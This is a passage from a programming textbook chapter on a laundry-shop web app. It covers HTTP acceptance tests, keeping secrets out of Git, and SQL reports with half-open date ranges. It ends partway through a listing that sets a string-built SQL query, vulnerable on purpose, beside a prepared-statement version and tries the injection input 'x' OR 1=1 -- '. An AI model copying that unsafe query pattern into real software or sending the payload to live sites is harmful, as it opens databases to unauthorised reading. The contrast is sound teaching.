A tempting wrong solution. The HTML form for a new bill says `<input name="unit" type="number" min="1" max="100" required>`, and the browser refuses to submit 0. So one is tempted to leave the check out of the server. But the browser's check is a courtesy to honest users, not a protection: anybody can send the request without the form, with `curl` or a few lines of Python, exactly as the acceptance test of Problem 8.4 does. Its check F6 sends a quantity of 0 straight to the server, and the three servers answer "The quantity must be a whole number from 1 to 100." That line exists only because the server checks again. The same reasoning is why the *price* is not a field in the form at all: a charge taken from the browser is a charge the customer can choose.

> **CHECK YOURSELF.** Add a tenth feature, "complaints": a staff member records a customer's complaint about a collected bill. Which table does it write to, which status value, and which checks must the server make?
>
> *Answer.* It inserts a row into `StatusLog` with `status = 'complaint'`, the bill's id, the time and the employee's id; `Bill` itself does not change. The server must check that the user is staff, that the bill exists, and that its status is `departed` (a complaint about laundry not yet collected makes no sense); the `CHECK` constraint on `StatusLog.status` already accepts `'complaint'`.

8.4.4 Problem 8.4 — Evidence, write-up, repository and deployment

> **PROBLEM.** Show that each feature works (screenshots with a brief explanation), write the report (database design, list of features, each member's share of the work), deploy the website to a free web hosting service, and publish the complete source code in a public repository.

In our own words. Four pieces of delivery. Screenshots prove that a feature worked once, on one machine, on the day they were taken. We will add something stronger: an *acceptance test*, a program that uses the website exactly as a browser does and checks every feature, so that "it

works" can be re-proved in two seconds after every change. Then the write-up, then a repository that contains the code and nothing else, then a host.

Design. The acceptance test must not know how the site is built, only what it must do, so it talks to the server over HTTP like a browser: it sends forms, keeps cookies, and never follows a redirect on its own (it wants to *see* each 302). It reads the answer by looking for a few fixed marks that all three servers print: the `<h1>` title, the one-time message `<p class="msg">`, the error `<p class="err">`, and one `<tr><td>` per row of data. Because it knows nothing else, the same test checks the PHP, the Java and the Python server.

The solution. **Listing 8.11** is the test, written in Python with only the standard library, and **Listing 8.12** is the script that gives it a fresh copy of the database, starts one server, runs the test and stops the server again.

Listing 8.11 `acceptance.py`: twenty-four checks over real HTTP, written once and run against all three servers.

```
# acceptance.py - one acceptance run of the Laundry Desk over real HTTP (Problem 8.4).
# The same script checks the PHP, the Java and the Python server:
#     python3 acceptance.py http://127.0.0.1:8080
# It needs a FRESH copy of laundry.db behind the server (run_acceptance.sh makes one).
import html
import http.client
import re
import sys
import urllib.parse

BASE = urllib.parse.urlparse(sys.argv[1] if len(sys.argv) > 1 else "http://127.0.0.1:8080")
cookies = {}            # the browser's cookie jar: name -> value
passed = 0


def request(method, path, form=None):
    """Sends one request, keeps the cookies, never follows a redirect."""
    conn = http.client.HTTPConnection(BASE.hostname, BASE.port, timeout=30)
    headers = {}
    body = None
    if cookies:
        headers["Cookie"] = "; ".join(f"{k}={v}" for k, v in cookies.items())
    if form is not None:
        body = urllib.parse.urlencode(form)
        headers["Content-Type"] = "application/x-www-form-urlencoded"
    conn.request(method, path, body, headers)
    r = conn.getresponse()
    for name, value in r.getheaders():
        if name.lower() == "set-cookie":
            k, v = value.split(";")[0].split("=", 1)
            gone = v == "" or "max-age=0" in value.lower() or "1970" in value
            if gone:
                cookies.pop(k, None)
            else:
                cookies[k] = v
    text = r.read().decode("utf-8")
    conn.close()
    return r.status, r.getheader("Location") or "", text


def find(pattern, text):
    m = re.search(pattern, text, re.S)
    return html.unescape(m.group(1)) if m else ""
```

Listing 8.11 (Continued) *acceptance.py: twenty-four checks over real HTTP, written once and run against all three servers.*

```
def check(step, what, ok, shown):
    global passed
    print(f"{step:<4}{what:<44}-> {shown}")
    if not ok:
        print("FAILED at", step)
        sys.exit(1)
    passed += 1


def get(path):
    status, where, text = request("GET", path)
    return status, where, find(r"<h1>(.*?)</h1>", text), find(r'<p class="msg">(.*?)</p>',
text), \
        find(r'<p class="err">(.*?)</p>', text), text.count("<tr><td>"), text


def post(path, form):
    return request("POST", path, form)


RINA = {"name": "Rina Wati", "gender": "f", "place": "Surabaya", "birthdate": "2004-03-17",
        "address": "Jl. Keputih Tegal No. 12, Sukolilo, Surabaya", "phone": "0812-0000-
5577",
        "email": "rina.wati@example.com", "password": "rahasia123"}

# --- authentication ------------------------------------------------------------
s, w, *_ = get("/customers")
check("A1", "GET /customers, not logged in", s == 302 and w.endswith("/login"), f"{s} {w}")
s, w, _ = post("/register", RINA)
_, _, h1, msg, *_ = get("/login")
check("A2", "POST /register Rina Wati", s == 302 and "created" in msg, f"{s}, {msg}")
s, _, text = post("/register", RINA)
check("A3", "POST /register the same e-mail again", s == 200 and "already" in text,
      find(r'<p class="err">(.*?)</p>', text))
s, _, text = post("/login", {"email": RINA["email"], "password": "rahasia12"})
check("A4", "POST /login with a wrong password", "Wrong" in text, find(r'<p
class="err">(.*?)</p>', text))
s, w, _ = post("/login", {"email": RINA["email"], "password": RINA["password"]})
check("A5", "POST /login Rina, right password", s == 302 and w.endswith("/home"), f"{s}
{w}")
s, w, *_ = get("/home")
s, w, h1, msg, err, n, _ = get("/my-bills")
check("A6", "GET /my-bills as Rina", s == 200 and n == 0, f"{s}, '{msg}', {n} bills")
s, w, h1, msg, err, n, _ = get("/customers")
check("A7", "GET /customers as a customer", s == 403, f"{s}, {err}")
s, w, _ = post("/logout", {})
s2, w2, *_ = get("/my-bills")
check("A8", "POST /logout, then GET /my-bills", s == 302 and s2 == 302 and
w2.endswith("/login"),
      f"{s}, then {s2} {w2}")
```

Listing 8.11 (Continued) *acceptance.py: twenty-four checks over real HTTP, written once and run against all three servers.*

```
# --- the features, as a cashier of outlet O01 ----------------------------------------
post("/login", {"email": "kasir1@profitina-laundry.example", "password": "Kasir#2026"})
s, w, h1, msg, err, n, text = get("/home")
check("F0", "GET /home as kasir1", s == 200, find(r"<p>(Outlet .*?)</p>", text))
s, w, h1, msg, err, n, _ = get("/services")
check("F5", "GET /services", s == 200 and n == 12, f"{s}, {n} services")
s, w, h1, msg, err, n, _ = get("/customers?q=Rahman")
check("F1", "GET /customers?q=Rahman", s == 200 and n > 0, f"{s}, {n} customers")
new = {"name": "Bayu Saputra", "gender": "m", "place": "Madiun", "birthdate": "1999-01-30",
       "address": "Jl. Kalijudan No. 4, Mulyorejo, Surabaya", "phone": "0813-0000-4411",
       "email": "bayu.saputra@example.com"}
s, w, _ = post("/customers/new", new)
_, _, _, msg, _, n, text = get(w[w.index("/customers"):])
new_id = find(r"<tr><td>(C\d{4})</td><td>Bayu Saputra", text)
check("F2", "POST /customers/new Bayu Saputra", s == 302 and "added" in msg, msg)
s, w, _ = post(f"/customers/{new_id}/edit", {"name": "Bayu Saputra", "address":
new["address"],
                                              "phone": "0813-0000-9999", "email":
new["email"]})
_, _, _, msg, _, _, text = get(w[w.index("/customers"):])
check("F3", f"POST /customers/{new_id}/edit new phone", "0813-0000-9999" in text, msg)
s, w, _ = post("/customers/C0001/delete", {})
_, _, _, msg, *_ = get("/customers")
check("F4", "POST /customers/C0001/delete", "cannot" in msg, msg)
s, w, _ = post(f"/customers/{new_id}/delete", {})
_, _, _, msg, *_ = get("/customers")
check("F4", f"POST /customers/{new_id}/delete", "deleted" in msg, msg)
s, w, _ = post("/bills/new", {"customer": "C0257", "service": "S0001", "unit": "5", "rack":
"a07"})
bill = w[w.index("/bills/"):]
_, _, h1, msg, *_ = get(bill)
check("F6", "POST /bills/new C0257, S0001, 5 kg", s == 302 and "Rp 40.000" in msg, msg)
s, w, text = post("/bills/new", {"customer": "C0257", "service": "S0001", "unit": "0",
"rack": "A07"})
check("F6", "POST /bills/new with 0 kg", s == 200, find(r'<p class="err">(.*?)</p>', text))
post(bill + "/pay", {"amount": "20000", "method": "cash"})
_, _, _, msg, _, n, _ = get(bill)
check("F8", f"POST {bill}/pay Rp 20.000 cash", "Balance Rp 20.000" in msg, msg)
post(bill + "/pay", {"amount": "30000", "method": "qris", "reference": "QRIS 1"})
_, _, _, msg, _, n, _ = get(bill)
check("F8", f"POST {bill}/pay Rp 30.000 qris", "refused" in msg, msg)
for step in ("finished", "departed", "no change"):
    post(bill + "/advance", {})
    _, _, _, msg, *_ = get(bill)
    check("F7", f"POST {bill}/advance", step in msg or "cannot" in msg, msg)
s, w, *_ = get("/nowhere")
check("E1", "GET /nowhere", s == 404, str(s))
post("/logout", {})
```

Listing 8.11 (Continued) *acceptance.py: twenty-four checks over real HTTP, written once and run against all three servers.*

```
# --- the customer sees her own bill ---------------------------------------------------
post("/login", {"email": RINA["email"], "password": RINA["password"]})
s, w, h1, msg, err, n, text = get("/my-bills")
check("F9", "GET /my-bills as Rina", n == 1, find(r"<tr><td>(B\d{4}.*?)</tr>", text)
      .replace("</td><td>", " | ").replace("</td>", ""))
print(f"All {passed} checks passed.")
```

Listing 8.12 `run_acceptance.sh`: a fresh database, one server, the test, and the server stopped again whatever happens.

```
#!/usr/bin/env bash
# run_acceptance.sh - start one Laundry Desk server on a fresh copy of the database,
# run acceptance.py against it, and stop the server again.
#     bash tests/run_acceptance.sh php|java|python      (from the Chapter08 folder)
set -euo pipefail
cd "$(dirname "$0")/.."
track=${1:-php}
port=8080
work=$(mktemp -d)
cp data/laundry.db "$work/laundry.db"
export LAUNDRY_DB="$work/laundry.db" LAUNDRY_NOW="2026-09-30 21:00:00"

case "$track" in
  php)    php -S 127.0.0.1:$port -t php/public php/public/index.php >"$work/server.log"
2>&1 & ;;
  java)   javac -d "$work/classes" java/LaundryDesk.java
          java -Xmx128m -cp "$work/classes:vendor/sqlite-jdbc-3.53.2.0.jar" LaundryDesk
$port \
               >"$work/server.log" 2>&1 & ;;
  python) python3 python/laundry_desk.py $port >"$work/server.log" 2>&1 & ;;
  *)      echo "usage: $0 php|java|python"; exit 2 ;;
esac
server=$!
trap 'kill $server 2>/dev/null; wait $server 2>/dev/null; rm -rf "$work"' EXIT
for _ in $(seq 50); do                        # wait until the server answers (at most 10 s)
  curl -s -o /dev/null "http://127.0.0.1:$port/services" && break
  sleep 0.2
done
python3 tests/acceptance.py "http://127.0.0.1:$port"
```

Run against the PHP server with `bash tests/run_acceptance.sh php`, it printed:

```
A1  GET /customers, not logged in               -> 302 /login
A2  POST /register Rina Wati                    -> 302, Account C0257 created. Please log
in.
A3  POST /register the same e-mail again        -> That e-mail address already has an
account.
A4  POST /login with a wrong password           -> Wrong e-mail or password.
A5  POST /login Rina, right password            -> 302 /home
A6  GET /my-bills as Rina                       -> 200, 'Welcome, Rina Wati.', 0 bills
A7  GET /customers as a customer                -> 403, This page is for staff accounts.
A8  POST /logout, then GET /my-bills            -> 302, then 302 /login
F0  GET /home as kasir1                         -> Outlet O01: 9 bills in the queue, 23
ready for pickup.
F5  GET /services                               -> 200, 12 services
F1  GET /customers?q=Rahman                     -> 200, 6 customers
F2  POST /customers/new Bayu Saputra            -> Customer C0258 added.
F3  POST /customers/C0258/edit new phone        -> Customer C0258 updated.
F4  POST /customers/C0001/delete                -> Customer C0001 has bills and cannot be
deleted.
F4  POST /customers/C0258/delete                -> Customer C0258 deleted.
F6  POST /bills/new C0257, S0001, 5 kg          -> Bill B2954 created: Rp 40.000.
F6  POST /bills/new with 0 kg                   -> The quantity must be a whole number from
1 to 100.
F8  POST /bills/B2954/pay Rp 20.000 cash        -> Payment of Rp 20.000 recorded. Balance
Rp 20.000.
F8  POST /bills/B2954/pay Rp 30.000 qris        -> Payment refused: the amount must be
between Rp 1 and the balance.
F7  POST /bills/B2954/advance                   -> Bill B2954 is now finished.
F7  POST /bills/B2954/advance                   -> Bill B2954 is now departed.
F7  POST /bills/B2954/advance                   -> Bill B2954 cannot move forward.
E1  GET /nowhere                                -> 404
F9  GET /my-bills as Rina                       -> B2954 | 2026-09-30 21:00:00 | Wash, dry
& fold (per kg) | departed | Rp 20.000
All 24 checks passed.
```

Run with `java` and with `python` instead of `php`, it printed the same twenty-five lines, character for character. The PHP server was also run against MariaDB, with `LAUNDRY_DSN` pointing at a fresh copy of the MySQL database, and again passed all twenty-four checks. Three applications in three languages on two database systems agree to the rupiah, and that agreement is itself evidence: a mistake in one of them would have shown up as a difference.

Line by line. `request()` is a tiny browser. It sends one request with the cookies it holds, stores every `Set-Cookie` it receives (and forgets a cookie the server expires), and returns the status, the `Location` header and the body. `check()` prints one line and stops the whole run at the first failure, so that a broken feature cannot hide behind later successes. The checks follow the design of **Table 8.2**: A1 to A8 prove the authentication of Problem 8.2, including the edge cases (the same e-mail twice, a wrong password, a customer trying a staff page, a page visited after logout); F0 to F9 exercise every feature, including the refusals (the customer who has bills, the quantity 0, the payment larger than the balance, the bill that cannot move further); E1 asks for a page that does not exist. Two details make the run *repeatable*: the script copies the database first, so that every run starts from the same 256 customers, and it sets `LAUNDRY_NOW`, so that the new bill always arrives at 2026-09-30 21:00:00. That is why the new customer is always `C0257` and the new bill always `B2954`.

The write-up. The report has a fixed shape, and **Table 8.4** gives it with what goes in each part. Write it *while* building, not afterwards: the conceptual model is written at Step 2 of the method, the feature table at Step 4, and each screenshot the day its feature first passes its check.

Table 8.4 The parts of the project write-up. Parts 4 and 5 need no code, and they are where a reader learns whether the team understood what it built.

Part	Contents	Where it comes from in this chapter
1. Database design	conceptual model (drawing and one sentence per relationship), physical model (drawing and SQL), the reasons for each key and type	Problem 8.1, **Figure 8.1**, **Figure 8.2**
2. Features	one row per feature: name, who, URLs, CRUD letters	**Table 8.2**
3. Evidence	for each feature: one screenshot, two sentences on what it shows, and the matching acceptance check	Problem 8.4
4. Analysis	what was measured, what worked, what did not and why, what you would change	the tempting wrong solutions of Problems 8.1 to 8.4
5. Conclusion	what the team knows now that it did not know before	your own
6. Contributions	each member, a percentage, and the concrete pieces of work behind it	the repository history

A contribution statement is only believable when it is concrete. “Putri 55%: designed the database (Problem 8.1), wrote registration and login, features F6 to F8, and the acceptance test; Gupito 45%: features F1 to F5 and F9, the deployment, and parts 1 to 3 of the write-up” can be checked against the repository, commit by commit; “Putri did the backend and Gupito did the frontend” cannot.

The repository. A public repository is read by strangers, including programs that search every new commit for passwords. Two kinds of file must never enter it: secrets (database passwords, the key that signs sessions) and live data (a database full of customers’ names and telephone numbers). The Laundry Desk reads every secret from environment variables, so the code itself contains none; **Listing 8.13** is the template that *is* committed, with the names of the settings and no real values, and **Listing 8.14** is the list of files Git must ignore [11].

Listing 8.13 `env.example`: the names of the settings, committed without their values.

```
# env.example - Problem 8.4: the settings the Laundry Desk reads, WITHOUT real values.
# Copy to .env (which .gitignore keeps out of Git) and fill in your own.
LAUNDRY_DSN=mysql:host=127.0.0.1;dbname=profitina_laundry;charset=utf8mb4
LAUNDRY_USER=laundry
LAUNDRY_PASSWORD=change-me
LAUNDRY_SECRET=put-64-random-hex-characters-here
```

Listing 8.14 `gitignore.txt`, to be saved as `.gitignore`: secrets, databases and rebuilt files stay out of the repository.

```
# .gitignore - Problem 8.4: files that must never reach a public repository.
# Copy this file into the root of YOUR project and rename it to .gitignore.

# Secrets: database passwords, the session signing key
.env
config.local.php

# The live database and anything customers typed into it
*.db
*.sqlite

# Things the computer rebuilds by itself
vendor/
out/
__pycache__/
*.class
*.log
```

Listing 8.15 proves that the list works. It builds a throw-away repository containing the application, a real secret in `.env` and the database, and asks Git what it would add, first without and then with the `.gitignore`.

Listing 8.15 `git_demo.sh`: what Git would publish, with and without the `.gitignore`.

```
#!/usr/bin/env bash
# git_demo.sh - Problem 8.4: prove that .gitignore keeps the secrets and the database out
of Git.
set -e
here=$(cd "$(dirname "$0")/.." && pwd)
repo=$(mktemp -d)
cd "$repo"
git init -q
mkdir -p php/public data
cp "$here/php/lib.php" php/ && cp "$here/php/public/index.php" php/public/
cp "$here/deploy/env.example" .
cp "$here/data/laundry.db" data/
echo "LAUNDRY_PASSWORD=Sup3r-secret" > .env                # a real secret, on this machine
only
echo "--- without a .gitignore, git would add:"
git status --short --untracked-files=all
cp "$here/deploy/gitignore.txt" .gitignore
echo "--- with the .gitignore of this problem:"
git status --short --untracked-files=all
echo "--- and git explains why .env is left out:"
git check-ignore -v .env data/laundry.db
rm -rf "$repo"
```

```
--- without a .gitignore, git would add:
?? .env
?? data/laundry.db
?? env.example
?? php/lib.php
?? php/public/index.php
--- with the .gitignore of this problem:
?? .gitignore
?? env.example
?? php/lib.php
?? php/public/index.php
--- and git explains why .env is left out:
.gitignore:5:.env    .env
.gitignore:9:*.db    data/laundry.db
```

Deployment. Free hosting changes its terms often, so look up the current offer before you choose; what does not change is the checklist. For the PHP version, a free PHP host with MySQL is the natural home: create the database in the host's control panel, import `schema.mysql.sql` and `seed.mysql.sql` with its phpMyAdmin, upload `lib.php` and the `public` folder (so that `public` is the web root and `lib.php` sits *above* it, out of reach of the browser), and set `LAUNDRY_DSN`, `LAUNDRY_USER` and `LAUNDRY_PASSWORD` in the panel's environment settings, or, where the host offers none, in a `config.local.php` outside the web root that the `.gitignore` keeps out of the repository. For the Python version, a host that runs Flask applications (PythonAnywhere offers a free tier at the time of writing) needs the code, the `laundry.db` file uploaded separately, and `LAUNDRY_SECRET` set to a long random value, so that sessions survive a restart. For the Java version, any host that runs a JAR will do. Whichever you choose, finish with the same acceptance test pointed at the public address, but on a *copy* of the site, because the test creates a customer and a bill.

A tempting wrong solution. "Just this once" the database password is written into `lib.php` and pushed, and removed again in the next commit. It is not removed: every earlier commit stays in the history, and anyone can read it with `git log -p`. The first two lines of the demonstration's output above show that without a `.gitignore`, `git add .` would have published both the secret and 256 customers' personal data. Once a secret has been pushed, the only repair is to *change* it; deleting it from the files is too late.

> **CHECK YOURSELF.** Write one more acceptance check for feature F9: after the cashier records a second payment of Rp 20.000 for bill `B2954`, Rina's page must show a balance of Rp 0. Where in **Listing 8.11** does it go, and what does it assert?
>
> *Answer.* After check F8 (the refused Rp 30.000), add `post(bill + "/pay", {"amount": "20000", "method": "cash"})` while still logged in as the cashier; then, in the last section, check that the row found by `find(r"<tr><td>(B\d{4}.*?)</tr>", text)` ends with `Rp 0`. The existing check F9 must then expect `Rp 0` instead of `Rp 20.000`, which is exactly the kind of change a good test forces you to think about.

8.5 New Worked Problems: PHP and MySQL

8.5.1 Problem 8.5 — Takings per outlet and payment method

> **PROBLEM.** The owner wants to know how the money came in during September 2026. For every outlet and every payment method, show the number of payments and the amount received, keep only the combinations that brought in at least Rp 400.000, and list them by outlet with the largest amount first. Write the query in SQL and show the report from PHP, Java and Python.

In our own words. Money received lives in `Payment`, but the outlet does not: a payment belongs to a bill, and the bill belongs to an outlet. So we must *join* `Payment` to `Bill`, keep only September's payments, *group* the rows by outlet and method, *count* and *sum* each group, and then throw away the small groups.

Design. Write the clauses in the order in which the database actually uses them, because that order explains which condition goes where:

1. `FROM Payment p JOIN Bill b ON b.id = p.Bill_id`: one row per payment, with its bill's columns beside it.
2. `WHERE`: keep only rows paid in September. This filters *rows*, before any grouping.
3. `GROUP BY b.Outlet_id, p.method`: gather the surviving rows into one group per outlet and method.
4. `HAVING SUM(p.amount) >= 400000`: keep only the groups whose total is large enough. This filters *groups*, so it may use `SUM`; `WHERE` may not, because when `WHERE` runs, there are no groups yet.
5. `SELECT` the outlet, the method, `COUNT(*)` and `SUM(p.amount)`, then `ORDER BY` outlet and amount.

The one delicate point is the date range. `paid_at` holds a date *and* a time, such as `2026-09-30 20:54:25`. "September" is therefore every moment from `2026-09-01 00:00:00` up to, but not including, `2026-10-01 00:00:00`. A range that includes its start and excludes its end is called *half-open*, and it is the only form that is right for timestamps whatever their precision.

The SQL solution. **Listing 8.16** contains the query and, for comparison, the tempting wrong one.

Listing 8.16 `p85_report.sql`: the report query with a half-open date range, and the tempting version with `BETWEEN`.

```sql
-- p85_report.sql - Problem 8.5: money received in September 2026, per outlet and payment
method.
-- Runs unchanged on SQLite (DB Browser, laundry.db) and MySQL (phpMyAdmin,
profitina_laundry).
SELECT b.Outlet_id AS outlet, p.method, COUNT(*) AS payments, SUM(p.amount) AS received
  FROM Payment p
  JOIN Bill b ON b.id = p.Bill_id
 WHERE p.paid_at >= '2026-09-01' AND p.paid_at < '2026-10-01'   -- half-open: all of 30
September
 GROUP BY b.Outlet_id, p.method
HAVING SUM(p.amount) >= 400000
 ORDER BY b.Outlet_id, received DESC;

-- The tempting wrong version: BETWEEN stops at 2026-09-30 00:00:00 and loses the last day.
SELECT b.Outlet_id AS outlet, p.method, COUNT(*) AS payments, SUM(p.amount) AS received
  FROM Payment p
  JOIN Bill b ON b.id = p.Bill_id
 WHERE p.paid_at BETWEEN '2026-09-01' AND '2026-09-30'
 GROUP BY b.Outlet_id, p.method
HAVING SUM(p.amount) >= 400000
 ORDER BY b.Outlet_id, received DESC;
```

On MariaDB, loaded with the Profitina Laundry data, the first query printed:

```
+--------+----------+----------+------------+
| outlet | method   | payments | received   |
+--------+----------+----------+------------+
| O01    | cash     |       51 | 1849000.00 |
| O01    | qris     |       39 | 1476000.00 |
| O01    | transfer |       10 |  472000.00 |
| O02    | cash     |       41 | 1809000.00 |
| O02    | qris     |       42 | 1714000.00 |
| O03    | qris     |       32 | 1810000.00 |
| O03    | cash     |       44 | 1700000.00 |
| O03    | transfer |       12 |  537000.00 |
+--------+----------+----------+------------+
```

Eight groups survive. The four groups for the method `credit` (payments taken from a customer's deposit) and the transfers at O02 (Rp 302.000) were removed by `HAVING`.

The PHP solution. Listing 8.17 runs the same query through PDO and prints it as a report with a total.

Listing 8.17 `p85_report.php`: the report from PHP, with each placeholder bound with its proper type.

```php
<?php
// p85_report.php - Problem 8.5: September 2026 takings per outlet and method, from PHP
with PDO.
// Run: php p85_report.php          (MySQL: set LAUNDRY_DSN and LAUNDRY_USER first, see
lib.php)
declare(strict_types=1);
require __DIR__ . '/lib.php';

$sql = "SELECT b.Outlet_id AS outlet, p.method, COUNT(*) AS payments, SUM(p.amount) AS
received
          FROM Payment p JOIN Bill b ON b.id = p.Bill_id
         WHERE p.paid_at >= ? AND p.paid_at < ?
         GROUP BY b.Outlet_id, p.method
        HAVING SUM(p.amount) >= ?
         ORDER BY b.Outlet_id, received DESC";
$st = db()->prepare($sql);
$st->bindValue(1, '2026-09-01');
$st->bindValue(2, '2026-10-01');
$st->bindValue(3, 400000, PDO::PARAM_INT);     // a number, not the text '400000'
$st->execute();
$total = 0;
printf("%-7s %-9s %8s %14s\n", 'outlet', 'method', 'payments', 'received');
foreach ($st->fetchAll() as $r) {
    printf("%-7s %-9s %8d %14s\n", $r['outlet'], $r['method'], $r['payments'],
rupiah($r['received']));
    $total += (int) $r['received'];
}
printf("%-7s %-9s %8s %14s\n", 'total', '', '', rupiah($total));
```

```
outlet  method    payments       received
O01     cash            51   Rp 1.849.000
O01     qris            39   Rp 1.476.000
O01     transfer        10     Rp 472.000
O02     cash            41   Rp 1.809.000
O02     qris            42   Rp 1.714.000
O03     qris            32   Rp 1.810.000
O03     cash            44   Rp 1.700.000
O03     transfer        12     Rp 537.000
total                       Rp 11.367.000
```

The Python and Java solutions. Listing 8.18 and **Listing 8.19** are the same report; both printed exactly the nine lines above.

Listing 8.18 `p85_report.py`: the report from Python and `sqlite3`.

```
# p85_report.py - Problem 8.5: September 2026 takings per outlet and method, from Python.
import os
import sqlite3

DB = os.environ.get("LAUNDRY_DB") or os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db")
SQL = """SELECT b.Outlet_id AS outlet, p.method, COUNT(*) AS payments, SUM(p.amount) AS
received
           FROM Payment p JOIN Bill b ON b.id = p.Bill_id
          WHERE p.paid_at >= ? AND p.paid_at < ?
          GROUP BY b.Outlet_id, p.method
         HAVING SUM(p.amount) >= ?
          ORDER BY b.Outlet_id, received DESC"""


def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


with sqlite3.connect(DB) as conn:
    total = 0
    print(f"{'outlet':<7} {'method':<9} {'payments':>8} {'received':>14}")
    for outlet, method, payments, received in conn.execute(SQL, ("2026-09-01", "2026-10-
01", 400000)):
        print(f"{outlet:<7} {method:<9} {payments:>8} {rupiah(received):>14}")
        total += received
    print(f"{'total':<7} {'':<9} {'':>8} {rupiah(total):>14}")
```

Listing 8.19 `P85Report.java`: the report from Java over JDBC.

```java
// P85Report.java - Problem 8.5: September 2026 takings per outlet and method, over JDBC.
// Run: java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P85Report   (Windows: ; not :)
import java.sql.*;

public class P85Report {
    static final String SQL = """
            SELECT b.Outlet_id AS outlet, p.method, COUNT(*) AS payments, SUM(p.amount) AS
received
              FROM Payment p JOIN Bill b ON b.id = p.Bill_id
             WHERE p.paid_at >= ? AND p.paid_at < ?
             GROUP BY b.Outlet_id, p.method
            HAVING SUM(p.amount) >= ?
             ORDER BY b.Outlet_id, received DESC""";

    static String rupiah(long n) {
        return "Rp " + String.format("%,d", n).replace(',', '.');
    }

    public static void main(String[] args) throws SQLException {
        String db = System.getenv().getOrDefault("LAUNDRY_DB", "../data/laundry.db");
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" + db);
             PreparedStatement st = c.prepareStatement(SQL)) {
            st.setString(1, "2026-09-01");
            st.setString(2, "2026-10-01");
            st.setLong(3, 400000);
            long total = 0;
            System.out.printf("%-7s %-9s %8s %14s%n", "outlet", "method", "payments",
"received");
            try (ResultSet rs = st.executeQuery()) {
                while (rs.next()) {
                    long received = rs.getLong("received");
                    System.out.printf("%-7s %-9s %8d %14s%n", rs.getString("outlet"),
rs.getString("method"),
                            rs.getInt("payments"), rupiah(received));
                    total += received;
                }
            }
            System.out.printf("%-7s %-9s %8s %14s%n", "total", "", "", rupiah(total));
        }
    }
}
```

Line by line. The SQL is the design, clause for clause. In PHP, notice the three `bindValue` calls. The first two bind the dates as text, which is what they are. The third binds 400000 with `PDO::PARAM_INT`, and that flag is not decoration. PDO's shortcut `execute([...])` sends *every* value as text, and SQLite compares values by type before it compares them by size: an integer (the `SUM`) is always "less than" any text, so `SUM(p.amount) >= '400000'` is false for every group, and the report comes back empty without any error. The first version of **Listing 8.17** was written with the shortcut and printed only the heading and `total Rp 0`, which is how this trap was found. MySQL converts the text to a number and hides the problem, so the same code "works" on one database and silently fails on another. Java's `setLong` and Python's plain integer carry the type with them. The `rupiah` helpers insert thousands separators and swap the commas for the dots that Indonesian writing uses.

A tempting wrong solution. `WHERE p.paid_at BETWEEN '2026-09-01' AND '2026-09-30'` reads naturally, and it is wrong. The text `'2026-09-30'` means the *first instant* of 30 September, so every payment made later that day is excluded. MariaDB printed:

```
+--------+----------+----------+------------+
| outlet | method   | payments | received   |
+--------+----------+----------+------------+
| O01    | cash     |       48 | 1750000.00 |
| O01    | qris     |       38 | 1431000.00 |
| O01    | transfer |        9 |  430000.00 |
| O02    | cash     |       41 | 1809000.00 |
| O02    | qris     |       42 | 1714000.00 |
| O03    | qris     |       31 | 1750000.00 |
| O03    | cash     |       41 | 1600000.00 |
| O03    | transfer |       12 |  537000.00 |
+--------+----------+----------+------------+
```

Compare it line by line with the right result: O01 cash lost 3 payments and Rp 99.000, O03 QRIS lost one payment of Rp 60.000, and so on; nine payments worth Rp 346.000 in all, the whole of the last day's takings, disappear with no error and no warning. A report that is wrong by one day in thirty looks entirely plausible, which is what makes the mistake dangerous. Use `>= start AND < next day`, always.

> **CHECK YOURSELF.** Change the query to show, for September 2026, the *average* payment per method over all outlets together, largest first, keeping only methods with at least 20 payments. Which clauses change?
>
> *Answer.* `SELECT p.method, COUNT(*) AS payments, AVG(p.amount) AS average FROM Payment p WHERE p.paid_at >= '2026-09-01' AND p.paid_at < '2026-10-01' GROUP BY p.method HAVING COUNT(*) >= 20 ORDER BY average DESC;`. The join disappears (the outlet is no longer needed), `GROUP BY` loses the outlet, `SUM` becomes `AVG` and the `HAVING` condition counts instead of sums. `credit`, with 10 payments, is removed. On the sample data the result is transfer (28 payments, about Rp 46.821 each), QRIS (113, about Rp 44.248) and cash (136, about Rp 39.397).

8.5.2 Problem 8.6 — A status check that cannot be tricked

> **PROBLEM.** Customers may check the state of their laundry without logging in: they type the bill number and the last four digits of their telephone number, and the page shows the status and the customer's initial and surname. Write the check so that no input can make it reveal someone else's bill. Show the solution and a tempting unsafe version side by side, in PHP, Java and Python.

In our own words. One `SELECT` with two conditions, both taken from a stranger's typing. The phone digits act as a light password: without them, anyone could walk through the bill numbers `B0001`, `B0002`, … and read everybody's laundry. The danger is SQL injection (Chapter 5): input that changes the *meaning* of the SQL instead of being data inside it.

Design. The SQL text is written once, with two `?` placeholders, and the two inputs are sent separately as values. The last four digits are taken with `SUBSTR(c.phone, -4)`, which counts from the end and works in both SQLite and MySQL. The answer is shortened to an initial and a surname, because a page open to everyone should show as little personal data as it can while still being useful.

The PHP solution. Listing 8.20 contains both functions and tries each on the same three inputs: a real bill with the right digits, the same bill with the wrong digits, and an attack.

Listing 8.20 `p86_status.php`: the prepared-statement check and the string-built one, tried on the same three inputs.

```php
<?php
// p86_status.php - Problem 8.6: the self-service status check, safe and unsafe side by
side.
// Run: php p86_status.php
declare(strict_types=1);
require __DIR__ . '/lib.php';

const SQL = "SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
             WHERE b.id = ? AND SUBSTR(c.phone, -4) = ? ORDER BY b.id";

// The right way: the SQL text is fixed; the visitor's input travels separately, as data.
function check_safe(string $bill, string $phone4): ?array
{
    return row(SQL, [$bill, $phone4]);
}

// The tempting way: the visitor's input is pasted INTO the SQL text.
function check_unsafe(string $bill, string $phone4): ?array
{
    $sql = "SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
            WHERE b.id = '$bill' AND SUBSTR(c.phone, -4) = '$phone4' ORDER BY b.id";
    return db()->query($sql)->fetch() ?: null;
}

function show(?array $r): string
{
    if ($r === null) {
        return 'no bill with that number and phone';
    }
    $parts = explode(' ', $r['name']);               // "Lestari Mahendra" -> "L. Mahendra"
    return "{$r['id']}: {$r['status']} (" . $r['name'][0] . '. ' . end($parts) . ')';
}

$tries = [['B2953', '8079'], ['B2953', '0000'], ["x' OR 1=1 -- ", '']];
